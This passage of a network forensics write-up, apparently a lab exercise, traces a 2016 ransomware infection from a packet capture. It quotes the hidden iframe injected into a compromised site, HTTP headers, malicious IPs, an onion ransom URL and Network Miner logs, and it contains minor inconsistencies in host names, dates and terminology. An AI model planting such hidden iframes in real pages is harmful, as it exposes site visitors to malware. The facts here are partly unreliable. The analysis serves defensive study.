21 <option value="free-ethanol-portfolio">Free! ##8211; Ethanol Portfolio</option>
22 <option value="free-awesomess-portfolio">Free! ##8211; Awesomess Portfolio</option>
23 <option value="free-spirit8-html">Free! ##8211; Spirit8 HTML</option>
24 <option selected="selected" value="arcadia-portfolio-template">Arcadia Portfolio</option>
25 <option value="bloggler-creative-wordpress-blog">Bloggler WordPress</option>
26 <option value="free-minimal-ui-kit">Free Minimal UI Kit</option>
27 <option value="sailor-creative-portfolio-template">Sailor Creative Theme</option>
28 <option value="bloggler-creative-blog">Bloggler Creative Blog</option>
29 <option value="awesome-photography-wordpress-theme">Awesome Photography</option>
30 </select>
31 </form>
32 <script>
33 </script>
34 <a class="navbar-brand" href=""></a>
35 </div>
36 </body>
37 </html>
```

The contents of the request headers of the packet from the client which initiated the large HTTP transfer corroborates this finding.

```
# Hypertext Transfer Protocol
> GET /attic/1902549/slip-shrug-flap-able.swf HTTP/1.1\r\n
Accept: */*\r\n
Accept-Language: en-US\r\n
Referer: http://tilisinga-ismaeliet.starlightsteps.org.uk/1998/02/07/nonsense/thee/weep-common-hope-wake.html\r\n
x-flash-version: 21,0,0,213\r\n
Accept-Encoding: gzip, deflate\r\n
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko\r\n
Host: tilisinga-ismaeliet.starlightsteps.org.uk\r\n
Connection: Keep-Alive\r\n
```

Therefore we can conclude that the client requested an HTML page from 5.135.252.130 (tilisinga-ismaeliet.starlightsteps.ork.uk). This HTML page was a trojan horse which initiated a download of a file called slip-shrug-flap-able.swf from 5.135.252.130.

To determine why the client was referred to this malicious host by hongkonghotels.org, I examined the HTML page delivered to the client from that site. Using NotePad++'s search function, I searched for the malicious host which delivered the trojan horse and found one mention, shown below, in an iframe's src attribute.


```
</head>
<body class="home blog"><span style="position:absolute; top:-1070px; width:303px; height:307px;">
<iframe src="http://tilisinga-ismaeliet.starlightsteps.org.uk/1998/02/07/nonsense/thee/weep-common-hope-wake.html" width="266" height="261"></iframe>
</span>
<noscript>
<div id="page">
```

Iframe's are used to embed another page's content inside of the current HTML file, and the content of the page is executed. Thus we can conclude that the host 184.168.137.1 (hongkonghotels.org) was compromised and had malicious code, which performs a Cross-Site-Scripting attack, injected into its index page.


5. Right after the download from 5.135.252.130 is complete, Network Miner shows the host opened a session with 85.14.243.9 (shown below).

2341	172.16.174.93 [Brock-PC] (Windows)	49244	5.135.252.130 [ilisinga-ismaeliet.starlightsteps.org.uk]	80	Http	19/08/2016 8:21:37 PM
2454	172.16.174.93 [Brock-PC] (Windows)	49246	5.135.252.130 [ilisinga-ismaeliet.starlightsteps.org.uk]	80	Http	19/08/2016 8:21:40 PM
2528	172.16.174.93 [Brock-PC] (Windows)	49247	85.14.243.9	443		19/08/2016 8:21:41 PM
2539	172.16.174.93 [Brock-PC] (Windows)	49248	85.14.243.9	443	Ssl	19/08/2016 8:21:43 PM
2554	172.16.174.93 [Brock-PC] (Windows)	49249	85.14.243.9	443	Ssl	19/08/2016 8:21:44 PM
2819	172.16.174.93 [Brock-PC] (Windows)	49250	85.14.243.9	443		19/08/2016 8:21:49 PM

Viewing packets sent from this host we can see that the client was sent instructions to download tor and navigate to a specific URL, <http://ccjlwb22w6c22p2k.onion>.



Looking for the specified URL on Network Miner we can see the URL belongs to host 217.197.83.197.




Then using this address to filter packets on Wireshark, we can see the client and the host 217.197.83.197 exchange large amounts of encrypted data (as is the nature of tor). Network Miner shows that the files downloaded to the client from this host are certificates (and one empty HTML file), possibly used to decrypt the data after the user paid the ransom fee.

4005	C:\Progr...	217.197.83.197 [onion.to] [ccjlwb22w6c22p2k.onion.to]	TCP 443	172.16...	TCP 49...	TlsCertif...	AlphaSSL CA - SHA256 - G2[10]...	cer	1 105 B	19/08/2016 8:22:39 PM	TLS Certificate: CN
4012	C:\Progr...	217.197.83.197 [onion.to] [ccjlwb22w6c22p2k.onion.to]	TCP 443	172.16...	TCP 49...	TlsCertif...	AlphaSSL CA - SHA256 - G2[11]...	cer	1 105 B	19/08/2016 8:22:39 PM	TLS Certificate: CN
4013	C:\Progr...	217.197.83.197 [onion.to] [ccjlwb22w6c22p2k.onion.to]	TCP 443	172.16...	TCP 49...	TlsCertif...	AlphaSSL CA - SHA256 - G2[12]...	cer	1 105 B	19/08/2016 8:22:39 PM	TLS Certificate: CN
4069	C:\Progr...	217.197.83.197 [onion.to] [ccjlwb22w6c22p2k.onion.to]	TCP 443	172.16...	TCP 49...	TlsCertif...	AlphaSSL CA - SHA256 - G2[13]...	cer	1 105 B	19/08/2016 8:22:39 PM	TLS Certificate: CN
3942	C:\Progr...	217.197.83.197 [onion.to] [ccjlwb22w6c22p2k.onion.to]	TCP 443	172.16...	TCP 49...	TlsCertif...	AlphaSSL CA - SHA256 - G2[7]...	cer	1 105 B	19/08/2016 8:22:39 PM	TLS Certificate: CN
3998	C:\Progr...	217.197.83.197 [onion.to] [ccjlwb22w6c22p2k.onion.to]	TCP 443	172.16...	TCP 49...	TlsCertif...	AlphaSSL CA - SHA256 - G2[8]...	cer	1 105 B	19/08/2016 8:22:39 PM	TLS Certificate: CN
4002	C:\Progr...	217.197.83.197 [onion.to] [ccjlwb22w6c22p2k.onion.to]	TCP 443	172.16...	TCP 49...	TlsCertif...	AlphaSSL CA - SHA256 - G2[9]...	cer	1 105 B	19/08/2016 8:22:39 PM	TLS Certificate: CN
3930	C:\Progr...	217.197.83.197 [onion.to] [ccjlwb22w6c22p2k.onion.to]	TCP 80	172.16...	TCP 49...	HttpGet...	index[1].html	html	0 B	19/08/2016 8:22:35 PM	ccjlwb22w6c22p2k
4005	C:\Progr...	217.197.83.197 [onion.to] [ccjlwb22w6c22p2k.onion.to]	TCP 443	172.16...	TCP 49...	TlsCertif...	onion.to[10].cer	cer	1 242 B	19/08/2016 8:22:39 PM	TLS Certificate: CN
4012	C:\Progr...	217.197.83.197 [onion.to] [ccjlwb22w6c22p2k.onion.to]	TCP 443	172.16...	TCP 49...	TlsCertif...	onion.to[11].cer	cer	1 242 B	19/08/2016 8:22:39 PM	TLS Certificate: CN
4013	C:\Progr...	217.197.83.197 [onion.to] [ccjlwb22w6c22p2k.onion.to]	TCP 443	172.16...	TCP 49...	TlsCertif...	onion.to[12].cer	cer	1 242 B	19/08/2016 8:22:39 PM	TLS Certificate: CN
4069	C:\Progr...	217.197.83.197 [onion.to] [ccjlwb22w6c22p2k.onion.to]	TCP 443	172.16...	TCP 49...	TlsCertif...	onion.to[13].cer	cer	1 242 B	19/08/2016 8:22:39 PM	TLS Certificate: CN
3942	C:\Progr...	217.197.83.197 [onion.to] [ccjlwb22w6c22p2k.onion.to]	TCP 443	172.16...	TCP 49...	TlsCertif...	onion.to[7].cer	cer	1 242 B	19/08/2016 8:22:39 PM	TLS Certificate: CN
3998	C:\Progr...	217.197.83.197 [onion.to] [ccjlwb22w6c22p2k.onion.to]	TCP 443	172.16...	TCP 49...	TlsCertif...	onion.to[8].cer	cer	1 242 B	19/08/2016 8:22:39 PM	TLS Certificate: CN
4002	C:\Progr...	217.197.83.197 [onion.to] [ccjlwb22w6c22p2k.onion.to]	TCP 443	172.16...	TCP 49...	TlsCertif...	onion.to[9].cer	cer	1 242 B	19/08/2016 8:22:39 PM	TLS Certificate: CN

IP	Role	Protocol	Start Date/Time	End Date/Time
85.14.243.9	Delivers personalized instructions to client after payload from 5.135.252.130 has encrypted client's files.	SSL TCP	2016-08-20 20:21:42.00625	2016-08-20 20:21:50.9877
http://ccjlwb22w6c22p2k.onion	Accept payment from client and send keys to client for decryption of files	TCP TLSv1.2 HTTP	2016-08-20 20:22:35.68613	2016-08-20 20:22:52.8970 8

6. The attack took place in phases:

- Redirection from compromised hongkonghotels.org to malicious host "tilisinga-ismaeliet.starlightsteps.ork.uk" using inserted html iframe element.
- "tilisinga-ismaeliet.starlightsteps.ork.uk" serves html trojan horse which initiates a download using a macromedia flash player plugin. This download is ransomware hosted by "tilisinga-ismaeliet.starlightsteps.ork.uk" in the directory "/attic/1902549/slip-shrug-flap-able.swf"
- The ransomware encrypts user data and then downloads personalized instructions from 85.14.243.9. The payload displays instructions informing the user to download Tor, which is a browser that uses a special routing technique called "onion routing" which provides a high level of anonymity when using the internet to send data. After installing Tor, they are told to navigate to the URL http://ccjlwb22w6c22p2k.onion and follow the instructions there.
- Since there were no other sessions opened after the one connecting to http://ccjlwb22w6c22p2k.onion, we can assume that http://ccjlwb22w6c22p2k.onion accepts payment in return for the decryption keys. The fact that the client downloaded several certs from this host cooperates this assumption.



7. Considering the attack encrypted user files. The only way to reverse this is to pay a ransom or restore from backup. In the future, to lower the probability of such an attack the ACME can consider a number of changes:

- i. Disable iframes: iframes were used to commit the cross-site-scripting attack and disabling them could decrease the possibility of malicious code being loaded on compromised web sites in the future.
- ii. Disable Macromedia flash player: flash player plugins were used to download the ransomware itself. Disabling Macromedia flash player can make it more difficult for malicious sites to deliver their malicious payload
- iii. Instruct employees to only use the web for work related tasks: At the end of the day, there will always be new ways for attackers to compromise websites or infect a client's computer. The best way to lower the probability of a malicious site infecting a computer is to limit the probability of interacting with a malicious site.
- iv. Drop Continuation HTTP packets: A large amount of continuation HTTP packets is rare and dropping any sent after a certain number can lower the probability of a large download, such as the one in this attack scenario, taking place